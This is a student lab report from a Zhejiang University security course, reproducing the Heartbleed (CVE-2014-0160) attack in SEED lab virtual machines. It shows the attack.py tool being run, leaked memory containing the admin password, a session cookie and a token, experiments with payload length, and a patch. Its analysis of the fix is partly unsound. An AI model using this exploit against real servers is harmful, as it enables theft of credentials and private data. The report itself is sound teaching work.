

浙江大学



课程名称: 信息系统安全

实验名称: Lab3 Heartbleed Attack

姓名 1: 王睿

学号 1: 3180103650

姓名 2: 付添翼

学号 2: 3180106182

姓名 3: 刘振东

学号 3: 3180105566

Lab3: Heartbleed Attack


一. Purpose and Content 实验目的与内容

- 理解Heartbleed Attack的工作原理
- 逐步实现Heartbleed Attack，最后完整复现整个过程

二. Detailed Steps 实验过程

2.1 实验环境准备

- 首先需要两台SEEDUbuntu-12.04的虚拟机：一台作为攻击者，另一台作为受害者，二者需要使用NAT网络适配器且处于同一网络下。



- 修改attacker的虚拟机内的/etc/hosts文件，使得server name映射到clint虚拟机的IP地址
 - 首先在client虚拟机中通过命令行输入 `ifconfig` 命令确认该VM的ip地址

```
[05/09/2021 00:09] seed@ubuntu:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:98:3f:1a
          inet addr:192.168.137.134  Bcast:192.168.137.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe98:3f1a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:394 errors:0 dropped:0 overruns:0 frame:0
          TX packets:203 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:153116 (153.1 KB)  TX bytes:19910 (19.9 KB)
          Interrupt:19 Base address:0x2000
```


- 在attacker虚拟机的/etc/hosts文件中找到 127.0.0.1 www.heartbleedlabelgg.com，将其中的127.0.0.1修改为上述client的IP地址

```
127.0.0.1    www.CSRFLabElgg.com
127.0.0.1    www.XSSLabElgg.com
127.0.0.1    www.SeedLabElgg.com
192.168.137.134 www.heartbleedlabelgg.com
127.0.0.1    www.WTLabElgg.com


127.0.0.1    www.wtmobilestore.com
127.0.0.1    www.wtshoestore.com
127.0.0.1    www.wtelectronicssstore.com
127.0.0.1    www.wtcamerastore.com
```

2.2 Launch the Heartbleed Attack


- 在client虚拟机中以管理员身份完成以下步骤
 - 在浏览器中登录<https://www.heartbleedlabelgg.com>




- 以管理员身份登录



- 添加Boby为朋友



- 给Boby发私信



- 在atacker的VM首先通过 `sudo chmod 775 ./attack.py` 修改权限
- 运行 `./attack.py www.heartbleed1abelgg.com` 获取隐私信息
 - user name and password

- user's activity
- the exact content of the private message

```
[05/09/2021 01:35] seed@ubuntu:~/Documents/lab/lab3$ ./attack.py www.heartbleedlabelgg.com
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
..@AAAAAAAAAAAAAAAAAAAAABCFGHIJKLMNOPABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/activity
Cookie: Elgg=bnc9g5satq825tuqlbcuo0rsf2
Connection: keep-alive
If-None-Match: "1449721729"

YFK7...KNH...N...e.....d
Content-Length: 99
...elgg_token=a0bf2fb0fb3cd241af5e0eb4576121468__elgg_ts=1620546511username=adminpassword=seedelggp.....Y.....5J.....ody=hello+boby%2C+thls+ts+a+hello+message:21...B...V.P[*...-@.>
```

2.3 Find the Cause of the Heartbleed Vulnerability

通过不断修改payload长度，观察输出，回答以下问题：

- As the length variable decreases, what kind of difference can you observe?
 - 随着payload长度减少，输出的信息也越来越少；且减少到某一值之后，输出的信息均为无效信息；
 - 当长度小于下一问的阈值时，输出仅有“.F”
 - 当长度大于下一问的阈值时，输出会显示“WARNING”，提示server存在安全漏洞
 - 实验过程中不同长度的payload输出如下：

■ 0x10

```
.F
```

■ 0x50

```
..PAAAAAAAAAAAAAAAAAAAAABCFGHIJKLMNOPABC...
...!.9.8.....5.....
.....Tl...!.....
```

■ 0x100

```
...AAAAAAAAAAAAAAAAAAAAABCFGHIJKLMNOPABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....ept-Encoding: gzip, deflate
Referer: h.....~={..9.:.:..
```

■ 0x150

```
..PAAAAAAAAAAAAAAAAAAAAABCFGHIJKLMNOPABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
C&l.8E...j.*.HF.k
```

■ 0x200

- o 长度为0x17时的输出

```
[05/09/2021 01:50] seed@ubuntu:~/Documents/lab/lab3$ ./attack.py www.heartbleedlabelgg.com -l 0x17
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
..AAAAAAAAAAAAAAAAAAAAABC....9.X^Pj.X...
```

2.4 Countermeasure and Bug Fix

- 更新openssl库

通过以下命令更新

```
1 $ sudo apt-get update
2 $ sudo apt-get upgrade
```

- 更新后的重复上述攻击的结果

不再会出现heartbleed漏洞，输出始终如下：

```
[05/09/2021 03:37] seed@ubuntu:~/Documents/lab/lab3$ ./attack.py www.heartbleedlabelgg.com
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...
Received alert:
Please wait... connection attempt 1 of 1
#####
.F
```

- 代码修改

- o 代码漏洞

这里的 `n2s(p, payload);` 读入request packet的payload_length段，但缺乏保护机制，这个值可以被任意修改。

Listing 1: Process the Heartbeat request packet and generate the response packet

```
/* Allocate memory for the response, size is 1 byte
 * message type, plus 2 bytes payload length, plus
 * payload, plus padding
 */

unsigned int payload;
unsigned int padding = 16; /* Use minimum padding */

// Read from type field first
hbtype = *p++; /* After this instruction, the pointer
               * p will point to the payload_length field *.

// Read from the payload_length field
// from the request packet
n2s(p, payload); /* Function n2s(p, payload) reads 16 bits
               * from pointer p and store the value
               * in the INT variable "payload". */

pl=p; // pl points to the beginning of the payload content
```

- 修改

可以将payload值设置为const类型，从request packet读入被初始化后就不允许修改。这样就避免了后续执行memcpy的时候这个值可能被攻击者修改的风险

- 评价

- Alice thinks the fundamental cause is missing the boundary checking during the buffer copy;

不完全正确，严格的措施应该避免payload_length从request packet读入后被修改。因为即使设置了上限，仍有可能会有部分隐私信息被泄露。

- Bob thinks the cause is missing the user input validation;

感觉与user input无关，主要是存在payload_length被修改的风险

- Eva thinks that we can just delete the length value from the packet to solve everything

考虑的太草率了，总是需要一个参数记录payload的大小的，不然如何确定起止位置？

三. Analysis and Conclusion 实验分析与结论

通过本次实验，我们对heartbleed attack有了深刻的认识。也从代码实现方面对openssl的执行有了一定的了解，感觉受益匪浅。